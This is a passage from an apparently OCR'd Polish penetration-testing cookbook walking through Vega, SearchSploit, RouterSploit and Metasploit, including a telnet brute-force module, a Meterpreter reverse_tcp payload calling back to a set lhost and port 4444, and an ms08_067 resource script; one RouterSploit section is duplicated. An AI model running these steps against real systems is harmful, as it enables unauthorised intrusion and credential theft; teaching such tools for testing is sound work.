
3. Wybieramy opcję Rozpocznij nowe skanowanie z menu Skanowanie:




4. W oknie wpisujemy adres URL strony i klikamy Dalej:




5. Następnie możemy wybrać moduły, które chcemy uruchomić:




6. W tym kroku możemy wprowadzić pliki cookie:



7. Następnie określamy czy chcemy wykluczyć jakieś parametry i klikamy Zakończ:




8. Wyniki i luki w zabezpieczeniach możemy zobaczyć w lewym panelu:



9. Kliknięcie na alert pokazuje nam szczegóły:

10. Podobnie jak Burp, Vega ma również funkcję proxy, dzięki której możemy przechwytywać i analizować żądania ręcznie!

11. Możemy edytować i odtwarzać żądania, aby wykonać ręczne sprawdzenie:



Eksploracja SearchSploit


SearchSploit to narzędzie wiersza poleceń, które pozwala nam wyszukiwać i przeglądać wszystkie exploity dostępne w exploitdb.

Jak to zrobić...

1. Aby wyświetlić pomoc, wpisujemy następujące polecenie:

searchsploit -h


Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



2. Możemy przeprowadzić wyszukiwanie, po prostu wpisując słowo kluczowe, a jeśli chcemy skopiować exploit do naszego katalogu roboczego, używamy tego:

searchsploit -m exploitdb-id

Poniższy zrzut ekranu jest przykładem poprzedniego polecenia:



Wykorzystywanie routerów za pomocą RouterSploit

RouterSploit to framework do wykorzystywania routerów, który został zaprojektowany specjalnie dla urządzeń wbudowanych. Składa się z trzech głównych modułów:

exploits: zawiera listę wszystkich publicznie dostępnych exploitów

creds: służy do testowania logowań dla różnych urządzeń

scanners: służy do sprawdzania konkretnego exploita na konkretnym urządzeniu

Przygotowanie

Zanim zaczniemy, będziemy musieli zainstalować RouterSploit w Kali; niestety nie jest on dostarczany z oficjalną instalacją systemu operacyjnego. Instalacja RouterSploit jest bardzo prosta, tak jak zainstalowaliśmy kilka narzędzi na początku

Jak to zrobić...

1. Używamy następującego polecenia, aby sklonować repozytorium GitHub:

git clone https://github.com/reverse-shell/routersploit

Wykorzystywanie routerów za pomocą RouterSploit

RouterSploit to framework do wykorzystywania routerów, który został zaprojektowany specjalnie dla urządzeń wbudowanych. Składa się z trzech głównych modułów:

exploits: zawiera listę wszystkich publicznie dostępnych exploitów

creds: służy do testowania logowań do różnych urządzeń

scanners: służy do sprawdzania konkretnego exploita na konkretnym urządzeniu

Przygotowania

Zanim zaczniemy, będziemy musieli zainstalować RouterSploit w Kali; niestety nie jest on dostarczany z oficjalną instalacją systemu operacyjnego. Instalacja RouterSploit jest bardzo prosta, tak jak zainstalowaliśmy kilka narzędzi na początku

Jak to zrobić...


1. Używamy następującego polecenia, aby sklonować repozytorium GitHub:

git clone https://github.com/reverse-shell/routersploit

2. Przechodzimy do katalogu za pomocą polecenia cd routersploit i uruchamiamy plik w następujący sposób:

./rsf.py

Poniższy zrzut ekranu pokazuje wynik kroku 1:



3. Aby uruchomić exploit na routerze, po prostu wpisujemy:


use exploits/routername/exploitname

Poniższy zrzut ekranu pokazuje przykład poprzedniego polecenia:

4. Teraz widzimy opcje dostępne dla wybranego przez nas exploita. Używamy następującego polecenia:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



5. Ustawiamy cel za pomocą następującego polecenia:

set target 192.168.1.1

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

6. Aby wykorzystać potencjał exploita, po prostu wpisujemy exploit lub run:

Korzystanie z polecenia skanerów

Poniższe kroki demonstrują korzystanie ze skanerów:

1. Aby przeskanować router Cisco, używamy następującego polecenia:

use scanners/cisco_scan

2. Teraz sprawdzamy inne opcje:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
rsf (Cisco Scanner) > show options

Target options:

   Name        Current settings     Description
   ----        ----------------     -----------
   target                           Target IP address e.g. 192.168.1.1
   port        80                   Target port

Module options:

   Name        Current settings     Description
   ----        ----------------     -----------
   threads     8                    Number of threads

rsf (Cisco Scanner) > _
```

3. Aby uruchomić skanowanie celu, najpierw ustawiamy cel:

set target x.x.x.x

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
rsf (Cisco Scanner) > set target [redacted]
[+] {'target': '[redacted]'}
rsf (Cisco Scanner) > _
```

4. Teraz uruchamiamy go, a pokaże nam wszystkie luki, na które podatny jest router:

```
rsf (Cisco Scanner) > run
[*] Running module...
[-] exploits/cisco/unified_multi_path_traversal is not vulnerable
[-] exploits/cisco/video_surv_path_traversal is not vulnerable
[-] exploits/cisco/dpc2420_info_disclosure is not vulnerable
[-] exploits/cisco/ucs_manager_rce is not vulnerable
[-] exploits/cisco/ucm_info_disclosure is not vulnerable
[*] Elapsed time:  10.0077250004 seconds

[-] Device is not vulnerable to any exploits!
```

Używanie creds

Można tego użyć do testowania domyślnych kombinacji haseł w usługach za pomocą ataku słownikowego:

1. Używamy polecenia creds, aby uruchomić atak słownikowy w różnych usługach:

use creds/telnet_bruteforce


Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

```
                                                    root@kali: ~/routersploit
rsf (Cisco Scanner) > use creds/telnet_bruteforce_
```

2. Następnie przyjrzyjmy się opcjom:

show options

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



3. Teraz ustawiamy docelowy adres IP:

set target x.x.x.x

4. Pozwalamy mu działać, a on pokaże nam wszystkie znalezione loginy.

Korzystanie z Metasploit

Metasploit jest najszerzej używanym narzędziem open source do testów penetracyjnych. Zostało opracowane przez HD Moore w 2001 r. w Perlu; później zostało całkowicie przepisane w Ruby, a następnie przejęte przez Rapid7. Metasploit zawiera zbiór exploitów, ładunków i koderów, które można wykorzystać do identyfikacji i wykorzystania luk w zabezpieczeniach podczas projektu testów penetracyjnych. W tym rozdziale omówimy kilka przepisów, które umożliwią bardziej wydajne korzystanie z Metasploit Framework (MSF).


Jak to zrobić...

Poniższe kroki demonstrują użycie MSF:

1. Uruchom MSF, wpisując następujące polecenie:

msfconsole

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



2. Aby wyszukać exploit, wpisujemy:


search exploit_name

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:

3. Aby użyć exploita, wpisujemy:

use exploits/path/to/exploit

Poniższy zrzut ekranu pokazuje wynik poprzedniego polecenia:



4. Następnie sprawdzamy opcje, wpisując:

show options

5. Tutaj musimy ustawić ładunek, docelowy adres IP, localhost i port, który chcemy dla połączenia zwrotnego.

6. Ustawiamy cel, używając:

set RHOST x.x.x.x

7. Ustawiamy ładunek w ten sposób:

set payload windows/meterpreter/reverse_tcp

8. Następnie ustawiamy lhost i lport, w których chcemy nawiązać połączenie:


set lhost x.x.x.x

set lport 4444

9. Teraz uruchamiamy polecenie exploit:

exploit

10. Po pomyślnym wykorzystaniu luk przyjrzymy się sesji meterpretera:



Mimo że w tym przypadku wykorzystaliśmy tylko protokół Windows reverse_tcp, Metasploit oferuje wiele innych ładunków w zależności od używanego systemu operacyjnego lub aplikacji internetowej.

Automatyzacja Metasploit

Metasploit obsługuje automatyzację na różne sposoby. Jednym z takich sposobów, który tutaj omówimy, jest skrypt zasobów.

Skrypt zasobu to w zasadzie zestaw poleceń, które uruchamiają się automatycznie po załadowaniu skryptu. Metasploit zawiera już zestaw wstępnie zbudowanych skryptów, które okazują się najbardziej przydatne w korporacyjnym środowisku pentestingu

```
root@kali:/usr/share/metasploit-framework/scripts/resource# ls
auto_brute.rc                 bap_firefox_only.rc       oracle_login.rc
autocrawler.rc                bap_flash_only.rc         oracle_sids.rc
auto_cred_checker.rc          bap_ie_only.rc            oracle_tns.rc
autoexploit.rc                basic_discovery.rc        port_cleaner.rc
auto_pass_the_hash.rc         fileformat_generator.rc   portscan.rc
auto_win32_multihandler.rc    mssql_brute.rc            run_all_post.rc
bap_all.rc                    multi_post.rc             wmap_autotest.rc
bap_dryrun_only.rc            nessus_vulns_cleaner.rc
root@kali:/usr/share/metasploit-framework/scripts/resource#
```


Jak to zrobić...

Poniższe kroki demonstrują automatyzację Metasploit:

1. Uruchamiamy Metasploit za pomocą następującego polecenia:

msfconsole

Wynik poprzedniego polecenia pokazano na poniższym zrzucie ekranu:



2. Niektóre skrypty wymagają globalnego ustawienia RHOSTS, dlatego ustawiamy RHOSTS za pomocą następującego polecenia:

set RHOSTS 172.18.0.0/24

Wynik poprzedniego polecenia pokazano na poniższym zrzucie ekranu:

```
msf > set RHOSTS 172.18.0.0/24
RHOSTS => 172.18.0.0/24
msf >
```

3. Teraz uruchamiamy skrypt za pomocą następującego polecenia:

resource /usr/share/metasploit-framework

/scripts/resource/basic_discovery.rc

4. Ten skrypt wykona podstawowe skanowanie wykrywania hostów w podanej podsieci:

```
msf > resource /usr/share/metasploit-framework/scripts/resource/basic_discovery.
rc
[*] Processing /usr/share/metasploit-framework/scripts/resource/basic_discovery.
rc for ERB directives.
[*] resource (/usr/share/metasploit-framework/scripts/resource/basic_discovery.r
c)> Ruby Code (20261 bytes)
THREADS => 15

=========================================
starting discovery scanners ... stage 1
=========================================

starting portscanners ...

udp_sweep
[*] Auxiliary module running as background job
Module: db_nmap
Using Nmap with the following options: -n -PN -P0 -O -sSV 172.18.0.0/24
```

Pisanie niestandardowego skryptu zasobów

W poniższym przepisie przyjrzymy się, jak napisać podstawowy skrypt.

Jak to zrobić...

Wykonaj podane kroki, aby napisać podstawowy skrypt:

1. Otwieramy dowolny edytor — nano, leafpad itd.

2. Tutaj wpisujemy wszystkie polecenia, które chcemy, aby wykonał MSF:

use exploit/windows/smb/ms08_067_netapi

set payload windows/meterpreter/reverse_tcp

